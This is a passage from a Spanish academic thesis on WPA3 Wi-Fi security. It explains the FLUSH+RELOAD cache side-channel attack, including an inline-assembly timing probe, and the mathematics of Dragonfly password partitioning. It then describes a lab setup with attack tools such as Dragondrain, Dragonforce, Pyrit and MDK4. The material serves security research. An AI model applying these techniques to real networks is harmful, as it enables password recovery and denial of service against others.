
Esta técnica se deriva de PRIME+PROBE[6] que se basa en compartir paginas entre el espía y los procesos víctimas. Con la compartición de páginas, el espía puede asegurarse de que una línea de memoria específica sea desalojada de toda la jerarquía de la caché. El espía utiliza este mecanismo para controlar el acceso a la línea de memoria. Según el trabajo de Mohanty & Parida (2021) una ronda de ataque consta de tres fases:

1. La línea de memoria supervisada se elimina de la jerarquía de caché. El espía espera un tiempo con el fin de supervisar que la víctima acceda a la línea de memoria antes de la tercera fase.
2. Esta fase es de espera, sirve para determinar si la línea de memoria víctima ha sido cacheada o no.
3. El espía vuelve a cargar las líneas de memoria y mide el tiempo de carga. Si durante la segunda fase la víctima accede a la línea de memoria, la línea estará disponible en la caché y la operación de recarga tardará poco tiempo. Si, por el

[6] La técnica PRIME+PROBE consiste en inferir el comportamiento del programa víctima detectando que parte de la caché del programa atacante ha sido desalojada por la víctima. Para más profundidad revisar (Tromer et al., 2010)

contrario, la víctima no accedida a la línea de memoria, será necesario traer la línea desde la memoria principal del sistema y la recarga tardará mucho más.

Figura 26.
Temporización de FLUSH&RELOAD



Nota: (A) Sin acceso de la víctima (B) Con acceso de la víctima (C) solapamiento de acceso a la línea de memoria caché con la recarga del espía (D) Superposición del acceso parcial (E) múltiples accesos de la víctima, Tomado de Mohanty & Parida (2021)

Hay que tener en cuenta eventos que se puedan dar como se puede observar en la **Figura 26,** en el caso (C), el acceso de la víctima no provocará un llenado de la caché, la víctima utilizará los datos en caché de la fase de recarga, por lo tanto, el espía perderá el acceso. Otro escenario similar se da en el caso (D) cuando la recarga se solapa parcialmente con el acceso de la víctima, por lo que, la recarga se beneficiará del acceso de la víctima y terminará más rápido que si los datos tienen que ser cargados desde la memoria principal, sin embargo, el tiempo puede seguir siendo más largo que un acceso desde la caché. Debido a que el acceso de la víctima es independiente a la ejecución del código del proceso espía, el aumento del periodo de espera reduce la probabilidad de perder el acceso debido a un solapamiento, empero, aumentar el periodo de espera reduce la granularidad del ataque. Por consiguiente, una mejor forma de mejorar la resolución del ataque sin aumentar la tasa de error es dirigirse al acceso de memoria que se producen con frecuencia como el cuerpo de un bucle, el ataque no será capaz

de diferenciar entre accesos separados, y como se muestra en el caso (E) la probabilidad de pasar por alto el bucle es pequeña (Mohanty & Parida, 2021).

Otro concepto importante que hay que tener en cuenta son las optimizaciones del procesador que pueden dar lugar a falsos positivos debido a los accesos especulativos a la memoria emitidos por el procesador de la víctima. Estos mecanismos incluyen precarga de datos para explotar la localidad espacial y la ejecución especulativa, por lo tanto, el atacante debe estar consciente de estas optimizaciones y desarrollar estrategias para filtrarlas. Por lo tanto, en la contribución de Mohanty & Parida (2021) el código mide el tiempo de lectura de los datos en un anuncio de memoria y luego desaloja la línea de memoria de la caché. Esta medición se implementa mediante código ensamblador en línea dentro del comando *asm*.

```
 1  int probe(char *adrs) {
 2    volatile unsigned long time;
 3
 4    asm __volatile__ (
 5      "  mfence             \n"
 6      "  lfence             \n"
 7      "  rdtsc              \n"
 8      "  lfence             \n"
 9      "  movl %%eax, %%esi  \n"
10      "  movl (%1), %%eax   \n"
11      "  lfence             \n"
12      "  rdtsc              \n"
13      "  subl %%esi, %%eax  \n"
14      "  clflush 0(%1)      \n"
15      : "=a" (time)
16      : "c" (adrs)
17      :  "%esi", "%edx");
18    return time < threshold;
19  }
```

Algoritmo 1. *Técnica FLUSH&RELOAD en código ensamblador*.
Tomado de (Mohanty & Parida, 2021)

El Algoritmo 1 realiza las siguientes acciones resumidamente para completar el ataque FLUSH&RELOAD según el aporte de Mohanty & Parida (2021):

- El código ensamblador toma una entrada, la dirección, que se almacena en el registro `%ecx` (Línea 16). Devuelve el tiempo de lectura de esta dirección en el registro `%eax` que se almacena en la variable `time` (Línea 15).

- La línea 10 lee 4 bytes de la dirección de memoria en `%ecx`, es decir, la dirección apuntada por `addrs` . Para medir el tiempo que se tarda en realizar esta lectura, se utiliza el contador de tiempo del procesador.
- La instrucción `rdtsc` de la línea 7 lee el contador de 64 bits, devolviendo 32 bits bajos en el contador de `%eax` y los 32 bits altos en `%edx`. Como los tiempos que se mide son cortos, se los trata como un contador de 32 bits, ignorando los 32 bits más significativos en `%edx`.
- La línea 9 copia el contador a `%esi`. Tras la lectura de memoria, se vuelve a leer el contador de tiempo. (Línea 12).
- La línea 13 resta el valor del contador antes de la lectura de la memoria del valor después de la lectura., dejando el resultado en el registro de la salida `%eax`.
- El quid de la técnica es la capacidad de desalojar las líneas de memoria específicas de la caché. Esta es la función de la instrucción `clflush` en la Línea 14. La instrucción `cflush` desaloja la línea de memoria específica de toda la jerarquía de la caché, incluyendo las caches L1 y L2 de todos los núcleos, lo cual asegurará que la próxima vez que la víctima acceda a la línea de memoria se cargará en la memoria caché L3.
- Las instrucciones `mfence` y `lfence` en las líneas 5,6,8 y 11 es serializar el flujo de las instrucciones en paralelo o fuera de orden. Sin la serialización, las instrucciones que rodean el segmento de código medido pueden ser ejecutadas dentro de ese segmento.
- La línea 18 compara la diferencia de tiempo entre las dos instrucciones `rdtsc` con un umbral predeterminado[7], se supone que las cargas son más cortas que el umbral se sirve de la caché, lo que indica que otro proceso ha accedido a la línea de memoria desde que se vacío por última vez.

Para utilizar el ataque FLUSH&RELOAD el espía y los procesos de la víctima necesitan compartir tanto la jerarquía de la caché como las páginas de memoria. En un entorno no virtualizado, para compartir la jerarquía de caché, el atacante necesita la capacidad de

[7] Este umbral depende de las caras tísicas del sistema como su entorno de software, y lo que se mide es la cantidad de ciclos que se tarda en cargar unas instrucciones de la caché L1 al procesador, lo cual, se puede realizar utilizando el Algoritmo 1 **y** eliminando la instrucción `clflush`.

ejecutar software en la máquina víctima. Sin embargo, el atacante necesita acceder a un huésped co-localizado en el mismo host que el huésped víctima. En el trabajo de Ristenpart et al., (2009) se describen técnicas para lograr la co-localización. La identificación del sistema operativo y la versión de software en huéspedes co-residentes ha sido tratada en investigaciones más antiguas como las de Owens & Wang (2011); Suzaki et al. (2011).

Para compartir páginas de memoria de sistemas que utilizan la compartición consciente del contenido, el atacante necesita de acceso de lectura al ejecutable o a las bibliotecas compartidas. En los sistemas que soportan la deduplicación, el atacante necesita acceso a una copia de los archivos atascados, este mecanismo unirá las páginas estas copias con las páginas de los archivos atascados (Mohanty & Parida, 2021).

4.10.6 Partición de Diccionarios

Aprovechando la información filtrada por parte de la memoria caché o tiempo de un sistema, los atacantes pueden reducir bastante un conjunto de contraseñas potenciales, dado un diccionario y con algunos rastros *m* recogidos.

La tasa de éxito teórica según Almeida et al. (2020) se da en base a la siguiente estadística:

Dejando que cada fuga esté representada por una tupla (A, B, k) con A, B como las direcciones MAC y k pertenece al número de iteraciones. Al convertir una contraseña en un elemento de grupo, el éxito de cada iteración está limitado al éxito de la prueba de residuos cuadráticos. Sea p el orden del campo subyacente y q el orden del campo generado dado que Dragonfly solo admite curvas elípticas de cofactor[8] $h = 1$, q también denota el número total de puntos en la curva. Entonces, un entero aleatorio x pertenece $[0, p)$ es un residuo cuadrático con probabilidad:

$$p_s = \frac{q}{2p} \approx 0.5 \approx 1 - p_s$$

La entrada del residuo cuadrático se considera aleatoria (siendo la salida de un KDF). Por lo tanto, cada iteración es independiente de las demás si se modela el KDF como una

[8] El cofactor *h* en una curva elíptica se refiera a la relación entre el orden del grupo de puntos en la curva y el orden del subgrupo generado a partir de la suma de un punto base y otros puntos en la curva como se explica en el apartado 4.7.4.4. Si *h*=1, significa que no hay subgrupos adicionales, y el grupo de puntos en la curva es un grupo cíclico de orden único. El cofactor de *h*=1 asegura que la implementación de autenticación sea resistente a ataques basados en curvas con cofactor mayor a 1, lo que podría comprometer la seguridad del protocolo.

predicción aleatoria. Sea X la variable aleatoria que representa el número de iteraciones de un rastro, y k pertenece $[1, k]$:

$$P_r = [X = k] = p_s^k$$

La probabilidad de que una traza elimine cualquier contraseña probada depende del número de iteraciones k. Sea Y_1 la variable aleatoria que representa éxito (1) o fracaso (0) de una contraseña al pasar cada prueba en un solo rastro. Se obtiene Y_1 =1 solo si la contraseña supera todas las pruebas, es decir, con probabilidad $P_r = [X = k]$ por lo tanto:

$$P_r = [Y_1 = 0|X = k] = 1 - P_r = [X = k] = 1 - p_s^k$$

De forma más general, la probabilidad de que una contraseña sea eliminada por un rastro aleatorio es:

$$P_r = [Y_1 = 0] = \sum_{i=0}^{n} P_r[X = i] * P_r[Y_1 = 0|X = i]$$

Por lo tanto, la probabilidad de que una contraseña sea eliminada como máximo en n trazas es la suma de las probabilidades de que sea eliminada en la primera traza o de que pase la primera y sea eliminada en la segunda, y así sucesivamente:

$$P_{y_n} = P_r[Y_n = 0] = \sum_{i=0}^{n-1} P_r[Y_1 = 0] * (1 - P_r[Y_1 = 0])^i$$

Sea L el tamaño del diccionario que se utilizará, y d el número de contraseña que se desea eliminar. Sea Z_n el número de contraseñas que se eliminarán utilizando n trazas. Dado que las pruebas se comportan como ensayos independientes Z_n sigue una ley Binomial[9].

$$P_r[Z_n \geq d] = \sum_{i=d}^{L} \binom{L}{i} * {P_{y_n}}^i * (1 - P_{y_n})^{L-i}$$

4.10.6.1 Complejidad del ataque de diccionario fuera de línea

Cada prueba para poder recuperar la contraseña a partir de ataques de canal lateral en este contexto, específicamente en el algoritmo de derivación del elemento de contraseña utilizando WPA3 SAE (Dragonfly). Según Vanhoef & Ronen (2020) el coste computacional para el ataque de fuerza bruta offline para el grupo MODP 22 y curva brainnpool 28 está

[9] La ley binomial se utiliza para determinar la probabilidad de que un evento ocurra exactamente un número determinado de veces en un número fijo de ensayos. Se utiliza comúnmente en la toma de decisiones y en la investigación científica y se aplica en una amplia gama de campos en este caso criptografía.

definido por la operación SHA256, por otra parte, de acuerdo al trabajo de Almeida et al. (2020) la complejidad está limitada por una prueba de residuos cuadráticos (operación de exponenciación modular) para curvas elípticas como P-256. El coste computacional teórico de tal operación ha sido discutido en Vanhoef & Ronen (2020) los cuales estimaron en base a su *benchmark*[10] en una GPU NVIDIA V100 con hashcat se obtuvo que se puede evaluar $7{,}56 * 10^9$ hashes SHA256 por segundo, dando una tasa de partición de $1{,}67 * 10^9$contraseñas por segundo para curvas Brainpool y ligeramente mayor para MODP 22 debido a que se requieren menos pruebas de elementos, la capacidad de función PowMod en un GPU NVIDIA V100 fue de aproximadamente $7{,}87 * 10^9$ contraseñas por segundo para curvas elípticas. Puesto que cada prueba es independiente, la capacidad de ejecución en paralelo depende de la capacidad del atacante, y puede ser mayor. Es decir, se puede escoger dividir el diccionario en k partes y ejecutar k instancias del diccionario reductor.

[10] Benchmark se utiliza para medir el rendimiento de un sistema o uno de sus componentes en este caso el poder computacional de una tarjeta gráfica para ejecutar cálculos matemáticos

5. Metodología

Este capítulo se centrará en el proceso de evaluación de las vulnerabilidades del protocolo WPA3. Para esto, se utilizará el método experimental para comprobar la seguridad de la red configurada con el estándar WPA3 descrito en el capítulo anterior.

Para empezar, se realizará la descripción del entorno controlado para realizar las pruebas, en segundo lugar, se describirán cada una de las herramientas utilizadas en el despliegue de los ataques en la red Wi-Fi doméstica implementada, en tercer lugar, se compilarán las herramientas necesarias para realizar los ataques, por último, se desplegarán los ataques en la red Wi-Fi y se evaluará la seguridad que provee el dispositivo de interconexión adquirido.

Para tratar de aprovechar las vulnerabilidades de WPA3 se requiere de herramientas especializadas de software y de hardware. Las herramientas de software que se utilizarán van desde la virtualización para ejecutar algunos ataques y evitar daño en el equipo principal hasta las herramientas específicas para realizar los ataques experimentalmente. Por otro lado, para las herramientas de hardware se tomarán en cuenta los equipos para levantar la red inalámbrica como un entorno real controlado, hasta, la parte de hardware necesaria para poder desplegar los ataques como lo es la tarjeta de red inalámbrica con características específicas. Una vez definidas las herramientas, se procederá a evaluar la seguridad de la red inalámbrica con el estándar WPA3, teniendo en cuenta las vulnerabilidades descritas en el documento Dragonblood, y comprobar si la red es vulnerable con la infraestructura propuesta con el firmware por defecto y el más actual del AP en cuestión.

5.1 Materiales

5.1.1 Software

5.1.1.1 Software de Virtualización

La virtualización es el proceso de compartir recursos de un sistema como un computador para hacer posible la ejecución de un sistema operativo en una máquina virtual. Las máquinas virtuales se pueden ejecutar por medio de un hipervisor, existen dos tipos: los nativos o tipo 1 que se ejecutan directamente sobre el hardware, y los de tipo 2 o alojados los cuales requieren de una máquina anfitriona con un sistema operativo para poder ejecutarse (Villar & Gómez, 2018).

El software de virtualización es una elección que se tiene que tener en cuenta a la hora de utilizar un sistema operativo enfocado a las auditorías de redes, debido a que se pueden suscitar errores que podrían ser potencialmente dañinos para nuestro sistema operativo de uso general. Debido a que la máquina anfitriona contará con dos sistemas operativos Windows y Kali Linux funcionando en distintos discos duros. Inicialmente se tenía previsto utilizar una máquina virtual con Linux para realizar los ataques, sin embargo, no se utilizaban todos los recursos de hardware de la máquina anfitriona, por lo tanto, se optó por utilizar un disco sólido para instalar el S.O operativo de la máquina atacante, esto debido a que, se quiere aprovechar todos los recursos de la máquina atacante y objetivamente la tarjeta de video con la que cuenta la máquina atacante para realizar ataques de diccionario potenciados por GPU, ya que, en una máquina virtual no se puede hacer uso de todo el poder computacional de la laptop debido a que los recursos que se utilizan son limitados por el hipervisor que utiliza tan solo una porción de estos.

Sin embargo, se evaluará hipervisores más conocidos para utilizar como software de virtualización para crear nuestro entorno controlado para realizar pruebas de los ataques propuestos y así evitar daños en los sistemas operativos instalados en los diferentes discos sólidos, además, de que se simulará una máquina víctima en el caso del ataque de canal lateral basado en caché. En la **Tabla 12** se puede ver las características de cada hipervisor de virtualización que se comparan entre sí.

Tabla 12.
Comparativa e hipervisores para virtualización

Características	Descripción	VirtualBox	VMware Workstation Player	Hyper-V
Tipo	Hipervisor de tipo 2	✓	✓	✗
Multiplataforma	Compatibilidad con diferentes sistemas operativos	✓	✓	✗
Complejidad	Facilidad para creación de máquinas virtuales.	✓	✓	✗
Driver para S.O virtualizado	Drivers para poder utilizar la resolución completa, además de compatibilidad con dispositivos plug and play externos.	✓	✓	✓
Licencia Gratuita	No requiere de ningún pago para poder utilizar todas sus funciones	✓	✓	✗
Open Source	Es de código abierto	✓	✓	✓
Soporte de Red modo puente	Conexión con la red local por medio de un puente virtualizado.	✓	✓	✓
Instantáneas (Snapshots)	Guardar el estado de la VM, similar a la hibernación en S.O nativos.	✓	✓	✓

Ejecutar varias VM´s simultáneamente	Poder utilizar varias VM's simultáneamente.	✓	✗	✗
Clonar VM´s	Capacidad para poder clonar VM's con el mismo S. O	✓	✗	✗
Utilización de Recursos	Optimización en la utilización de recursos asignados a cada VM.	✓	✗	✗
Capacidad de exportación de máquinas virtuales	Opción para poder exportar máquinas virtuales con las configuraciones y herramientas instaladas para utilizar en otra máquina.	✓	✓	✓
Total, de características cumplidas		12	9	5

Nota: Los vistos azules quieren decir que cumple totalmente con la consideración, y la x quiere decir que no cumple. Elaborado por el autor.




Figura 27. *Selección del Hipervisor para Virtualización*

Elaborado por el autor.

En base a lo expuesto en la comparativa de hipervisores de virtualización se optó por elegir VirtualBox debido a que es mejor en la comparativa con respecto a los demás hipervisores. Es la mejor opción *Open Source*[11] y de licencia gratis. Además, permite ejecutar varias máquinas virtuales simultáneamente en caso de requerir simular muchas más máquinas virtuales cabe señalar que también se debe tomar en cuenta las características físicas de la máquina anfitriona. Además, tiene soporte para el idioma español caso contrario de VMware. Hyper-V se descartó porque solo es utilizable en máquinas con Windows Server.

[11] *Open Source* quiere decir código abierto es decir que cualquier persona tiene acceso al código fuente, y puede ver, modificar y distribuir el código de la forma que considere conveniente

5.1.1.2 Sistema Operativo

El sistema operativo que se utilizara para realizar las pruebas de penetración es algo que influirá directamente en los ataques realizados, las distribuciones de Linux enfocadas en ciberseguridad son las más utilizadas para este tipo de trabajos, puesto que cuentan con una amplia variedad de herramientas objetivas para romper protocolos de seguridad y realizar auditorías de redes alámbricas e inalámbricas, además de su componente *Open Source* y licencia gratuita.

Las herramientas que se van a utilizar para realizar los ataques tienen compatibilidad con varios sistemas operativos, pero se ha optado por algunas distribuciones Linux ya que tienen mucha más información en cuanto auditoría de redes, Por lo tanto, solo se ha comparado principalmente distribuciones de Linux orientadas a la auditoría de redes inalámbricas como lo son: Kali Linux, Parrot OS y Wifislax.

Para el análisis de factibilidad del sistema operativo a utilizar para el trabajo de investigación se tomaron en cuenta algunas consideraciones (Ver **Tabla 13**).


Tabla 13.
Comparativa de Distribuciones de Linux para Hacking Wi-Fi

Consideración	Descripción	Kali Linux	Parrot OS Edition Security	Wifislax 3-0
Estabilidad	Errores con menos frecuencia en el sistema.	✓	✓	✗
Uso de Memoria RAM	Buena gestión de memoria RAM	✓	✓	✓
Almacenamiento mínimo	El Requerimiento bajo de almacenamiento (menor a 25 GB) para poder crear la máquina virtual.	✓	✓	✓
Compatibilidad Multiplataforma	Compatibilidad con distintos dispositivos con procesador ARM (celulares, Laptops gama baja)	✓	✗	✗
CPU	Requerimientos bajos de Capacidad de procesamiento mínima (Mínimo Dual Core 1GHz).	✓	✓	✓
Arranque en modo Dual Boot	Capacidad de convivir con otro sistema operativo en la misma máquina.	✓	✓	✓
Interfaz Amigable	Facilidad de uso del S.O.	✓	✓	✓
Intérprete de Comandos	Trabajar con Bash como intérprete de comandos.	✓	✓	✗
Facilidad de Uso al utilizar herramientas.	Facilidad de utilización de las herramientas incluidas en el sistema operativo.	✓	✗	✗
Compatibilidad con la mayoría con tarjetas de red inalámbricas	Capacidad de reconocer cualquier tarjeta de red inalámbrica externa.	✓	✓	✓

Soporte de información de errores.	Información de solución de errores comunes al ejecutar el S. O	✓	✗	✗
Licencia	Gratuidad del sistema operativo	✓	✓	✓
Open Source	El sistema operativo da permiso al código fuente.	✓	✓	✓
Servicios de red segmentados	Capacidad de separar el tráfico de datos de la red personal para evitar ataques.	✓	✓	✓
Predisposición para hacking wifi.	Fue diseñado para realizar trabajos de pentesting en redes inalámbricas.	✓	✓	✓
Soporte para redes WPA, WPA2 y WPA3	Compatibilidad con los protocolos de seguridad de redes inalámbricas más utilizados.	✓	✓	✓
Herramientas para realizar auditorías de ciberseguridad	Cuenta con herramientas preinstaladas para realizar auditorías de seguridad.	✓	✓	✓
Compatibilidad con las dependencias de las herramientas de DragonBlood	Se pueden utilizar las herramientas facilitadas en el esquema DragonBlood	✓	✓	✗
Total de consideraciones cumplidas		18	15	12

Nota: Los vistos azules quieren decir que cumple totalmente con la consideración, y la x quiere decir que no cumple. Elaborado por el autor

Figura 28.
Selección del Sistema operativo para realizar los ataques.



Elaborado por el autor.

En base a la comparativa de las distribuciones se decidió utilizar Kali Linux por sus características descritas en la tabla comparativa demostrando un cumplimiento mayor de características evaluadas frente a los demás sistemas operativos. Por un lado, su soporte es bueno debido a su gran comunidad, el uso de recursos es bueno a pesar de contar con muchas herramientas para auditorias de seguridad, por otro lado, su facilidad de uso es mucho mejor a

las demás distribuciones ya que al momento de interactuar con la terminal utiliza guías de colores para saber si se está ejecutando de manera correcta los comandos o indicar si se tiene disponible la herramienta en el S.O. La distribución WifiSlax se descartó por su incompatibilidad con comandos que se utilizan para compilar y usar las herramientas para realizar los ataques.

5.1.1.3 Suite Aircrack-ng

Aircrak-ng es una suite de conjunto de herramientas para poder auditar una red Wi-Fi. Estas herramientas se enfocan principalmente en las siguientes áreas:

- Supervisión: captura de paquetes y exportación de datos a un archivo de texto para ser procesado posteriormente por herramientas de terceros.
- Ataque: ataques de repetición, desautenticación, puntos de acceso falsos y otros a través de inyección de paquetes.
- Pruebas: Comprobación de las tarjetas Wi-Fi y las capacidades del controlador en cuanto captura e inyección de paquetes.
- Crackeo: WEP y WPA PSK (WPA Y WPA2).

Las herramientas se ejecutan por medio de líneas de comandos en la consola principalmente de Linux, sin embargo, funciona en Windows, macOS, FreeBSD, OpenBSD, NetBSD, así como en Solaris e incluso eComStation 2 (*Aircrack-Ng*, 2022).

Dentro de esta suite se implementaron herramientas experimentales para atacar WPA3. Estas herramientas son las siguientes:

- *Dragonslayer*: realiza ataques de curvas no válidas contra servidores y clientes EAP-pwd. Estos ataques evitan la autenticación, el atacante solo necesita poseer un nombre de usuario válido.
- *Dragondrain*: esta herramienta se puede utilizar para comprobar si un punto de acceso es vulnerable a ataques DoS contra el protocolo de enlace SAE de WPA3, o en qué medida.
- *Dragontime:* esta es una herramienta experimental para realizar ataques de sincronización contra el protocolo de enlaces SAE si se admite el grupo MODP 22, 23 o 24. Hay que tener en cuenta que la mayoría de implementaciones de WPA3 por defecto habilitan estos grupos.

- *Dragonforce:* esta es una herramienta experimental que toma la información recuperada de nuestros ataques de tiempo o basados en caché y realiza un ataque de partición de contraseña. Es similar a un ataque de diccionario, pero un tanto más complejo (Vanhoef & Ronen, 2020).

Para este trabajo se utilizarán las herramientas enfocadas en el protocolo de enlace SAE de WPA3 Personal, los cuales se utilizarán para comprobar la seguridad de la red Wi-Fi en cuanto a ataques de denegación de servicio y degradación principalmente. También se realizaron pruebas de ataques de canal lateral para tratar de recuperar la clave compartida.

5.1.1.4 WireShark

Wireshark es un analizador de protocolos open-source que actualmente está disponible para plataformas Windows, Unix, Linux y BSD. Su enfoque principal es el análisis de tráfico, también sirve como una herramienta para el estudio de las comunicaciones y la resolución de problemas de red. La aplicación cuenta con una interfaz sencilla e intuitiva y admite más de 1100 protocolos. Wireshark ofrece filtros avanzados para definir criterios de búsqueda, y al comprender la estructura de los protocolos, permite visualizar los campos de las cabeceras y capas de los paquetes capturados, brindando al administrador de redes diversas posibilidades para abordar tareas de análisis de tráfico. Las características de Wireshark según Altube (2021) son la siguientes:

- Se puede realizar un seguimiento de los paquetes del flujo TCP, observándose todo lo relacionado con el paquete, antes y después, aplicando filtros a discreción sin perder el flujo.
- Los paquetes pueden descifrarse y exportarse en formatos concretos y pueden guardarse.
- Visualización de las estadísticas de los paquetes capturados, que incluyen resumen, jerarquía de protocolos, conversaciones, terminales, gráfico de flujo, etc.
- Análisis sencillo e instructivo a través de la resolución de direcciones por mac, red, etc. y resumen de paquetes.
- Cuenta con una línea de comandos para realizar funciones llamada TShark, similar al terminal de Linux. Dentro de los comandos más destacados se pueden mencionar rawshark, editcap, mergecap, text2pcap.

La herramienta WireShark se utilizará para ver las tramas de gestión para poder autenticar una conexión en redes WPA3 y para ver el comportamiento de los ataques realizados analizando los paquetes utilizados en el protocolo WPA3.

5.1.1.5 HostAPD

Host Access Point Daemon es un software para GNU/Linux y FreeBSD capaz de hacer funcionar una tarjeta inalámbrica compatible con el modo AP en un punto de acceso WiFi. Entre sus principales características están:

- Totalmente gratuita y de código abierto.
- Se puede configurar rápidamente un punto de acceso.
- Crear múltiples AP's con la misma tarjeta de red, si la tarjeta lo soporta.
- Proporcionar acceso a internet a otros dispositivos.
- Soporte de cifrado WPA + WPA2 (WPA3) y WEP
- Soporte para redes ocultas
- Preestablecido por defecto
- Máscara de archivos de configuración
- Conteo de tráfico, velocidad, muestra una lista de clientes (*Hostapd - Gentoo Wiki*, n.d.).

Para instalar esta herramienta hay que utilizar el siguiente comando:

apt-get -y install hostapd

Pero este paquete solo servirá para crear el AP, pero no proporcionará ninguna IP a los clientes que establezcan conexión. Por lo tanto, hay que instalar un servidor DHCP junto a hostapd. Esto se realizará con el siguiente comando

apt-get install isc-dhcp-server

Después de instalar eso se puede realizar la configuración de la tarjeta de red inalámbrica para que actúe como AP, con los respectivos archivos.

5.1.1.6 Generador de Diccionarios Crunch

Es una herramienta que se basa en criterios establecidos por el usuario para crear diccionarios que puedan ser usados en fuerza bruta. El resultado de Crunch puede ser visto en

la terminal, o puede ser guardado en fichero o puede enviarse a otro programa en tiempo real para ser usado(*Generando Diccionarios Con Crunch*, 2019).

Esta herramienta ya viene incluida dentro de las herramientas preinstaladas en Kali Linux. Para ver más información de la herramienta y como se la utiliza se puede utilizar el comando:

man crunch

Con esta herramienta se puede crear todo tipo de diccionarios desde los más sencillos hasta los más complejos. Para este trabajo se utilizará el más básico debido a que WPA3 según las características anunciadas por la Wi-Fi Alliance no importa el tamaño de la clave, ya que el protocolo de encriptación SAE se encarga de darle robustez al método de autenticación.

5.1.1.7 Pyrit

Pyrit es un programa enfocado principalmente a descifrar contraseñas de redes WPA mediante fuerza bruta o diccionario por tablas. Se encuentra diseñado principalmente para distribuciones de Linux. Esta herramienta puede utilizar la CPU y la GPU para aumentar la velocidad de cómputo. Utiliza el soporte de CUDA en caso de tarjetas gráficas de Nvidia, principal razón por la que se eligió para este trabajo, se puede conseguir en su repositorio de github (Cakmak, n.d.).

https://github.com/JPaulMora/Pyrit

Para poder instalar esta herramienta se debe instalar algunos pasos que se pueden seguir en el siguiente link: Instalar Pyrit con soporte para CUDA y OpenCL - LaGuiaLinux

Después de esto ya se puede utilizar la herramienta, para más información podemos ver el manual de ayuda con el comando:

pyrit -help

5.1.1.8 MDK4

MDK4 es una herramienta de prueba de concepto para explotar las debilidades comunes del protocolo IEEE 802.11 (Wi-Fi), es una versión mejorada de MDK3.

Características:

- Filtros MAC Bruteforce.
- Bruteforce SSIDs ocultos (algunas pequeñas listas de palabras SSID incluidas).

- Sonda de redes para comprobar si te pueden escuchar.
- Autenticación inteligente-DoS para congelar APs (con comprobaciones de éxito).
- FakeAP - Inundación de balizas con salto de canal (puede bloquear NetStumbler y algunos controladores con errores)
